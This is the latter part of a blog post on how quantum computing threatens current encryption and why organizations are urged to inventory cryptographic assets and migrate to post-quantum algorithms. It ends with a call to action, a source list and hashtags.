As frightening as the threat is, the cybersecurity industry isn’t standing still. Post-quantum cryptography (PQC) is already taking shape, spearheaded by NIST’s multi-year standardization process. This isn’t just theoretical work; these cryptosystems are designed to withstand attacks from both classical and quantum computers. Lattice-based cryptography, for example, leverages complex mathematical structures that quantum algorithms struggle to break, while hash-based and code-based schemes offer alternative layers of protection for digital signatures and authentication. Transitioning to post-quantum algorithms is far from trivial, especially for large enterprises with sprawling IT infrastructures, legacy systems, and regulatory compliance requirements. Yet the work begins today, not tomorrow. From a practical standpoint, I’ve advised organizations to start by mapping cryptographic inventories, identifying where RSA or ECC keys are in use, and simulating migrations to PQC algorithms in controlled environments. The key takeaway is that the shift to quantum-resistant cryptography isn’t an optional upgrade—it’s a strategic imperative. Companies that delay this transition risk catastrophic exposure, particularly as nation-state actors and well-funded cybercriminal groups begin experimenting with quantum technologies in secret labs.
Quantum Computing and Threat Modeling: A Strategic Shift
Beyond encryption, quantum computing will fundamentally alter threat modeling and incident response. Current cybersecurity frameworks and MITRE ATT&CK mappings are built around adversaries constrained by classical computing limits. Quantum technology changes the playing field, allowing attackers to solve previously intractable problems, reverse-engineer cryptographic keys, and potentially breach systems thought secure for decades. From a SOC analyst’s perspective, this requires a mindset shift: monitoring, detection, and response strategies must anticipate capabilities that don’t yet exist outside of labs. For CISOs, the challenge is even greater—aligning board-level risk discussions with the abstract, probabilistic threats posed by quantum computing. I’ve observed that many security leaders struggle to communicate emerging threats without causing panic, but quantum computing isn’t hypothetical anymore. It demands proactive investment in R&D, participation in standardization efforts, and real-world testing of quantum-safe protocols. In the trenches, threat hunters will need to refine anomaly detection models, factoring in the possibility of attackers leveraging quantum-powered cryptanalysis or accelerating attacks that once required months of computation. The long-term winners in cybersecurity will be those who can integrate quantum risk into their operational and strategic planning today.
Conclusion: Preparing for the Quantum Era
Quantum computing promises to be the most disruptive force in cybersecurity since the advent of the internet itself. The risks are tangible: encryption once considered unbreakable may crumble, exposing sensitive data; organizations that ignore post-quantum cryptography will face immense vulnerabilities; and threat modeling will require a fundamental reevaluation of attacker capabilities. But this is not a reason for despair—it is a call to action. Security professionals who begin preparing now, by inventorying cryptographic assets, adopting post-quantum strategies, and updating threat models, will turn the quantum challenge into a competitive advantage. In my years in the field, I’ve learned that the edge in cybersecurity always belongs to those who anticipate the next wave rather than react to it. Quantum computing is that next wave, and the time to surf it—or be crushed—is now. For analysts, architects, and CISOs alike, embracing this reality is the only way to ensure our digital fortresses remain unbreachable in a world that quantum computing is poised to redefine.
Call to Action
If this breakdown helped you think a little clearer about the threats out there, don’t just click away. Subscribe for more no-nonsense security insights, drop a comment with your thoughts or questions, or reach out if there’s a topic you want me to tackle next. Stay sharp out there.
D. Bryan King
Sources
NIST: Post-Quantum Cryptography Standardization
NISTIR 8105: Report on Post-Quantum Cryptography
CISA Cybersecurity Advisories
Mandiant Annual Threat Report
MITRE ATT&CK Framework
Schneier on Security Blog
KrebsOnSecurity
Verizon Data Breach Investigations Report
Shor, Peter W. (1994) Algorithms for Quantum Computation: Discrete Logarithms and Factoring
Grover, Lov K. (1996) A Fast Quantum Mechanical Algorithm for Database Search
Black Hat Conference Materials
DEF CON Conference Archives
Disclaimer:
The views and opinions expressed in this post are solely those of the author. The information provided is based on personal research, experience, and understanding of the subject matter at the time of writing. Readers should consult relevant experts or authorities for specific guidance related to their unique situations.
#advancedPersistentThreat #AES #boardLevelCybersecurity #CISO #cloudSecurity #codeBasedCryptography #cryptanalysis #cryptographyMigration #cyberAwareness #cyberDefense #cyberDefenseStrategy #cyberInnovation #cyberPreparedness #cyberResilience #cyberRisk #cyberStrategy #cyberattack #cybersecurity #cybersecurityChallenges #cybersecurityFrameworks #cybersecurityTrends #dataProtection #digitalFortresses #digitalSecurity #ECC #emergingThreats #encryption #encryptionKeys #futureProofSecurity #GroverSAlgorithm #hashingAlgorithms #incidentResponse #ITSecurityLeadership #latticeBasedCryptography #legacySystems #MITREATTCK #nationStateThreat #networkSecurity #NISTPQC #postQuantumCryptography #quantumComputing #quantumComputingImpact #quantumEraSecurity #quantumReadiness #quantumRevolution #quantumThreat #quantumResistantCryptography #quantumSafeAlgorithms #quantumSafeProtocols #RSA #secureCommunications #securityBestPractices #securityPlanning #ShorSAlgorithm #SOCAnalyst #threatHunting #threatIntelligence #ThreatModeling #zeroTrust
 laztname
 arti
arti Bryan King
 Code Labs Academy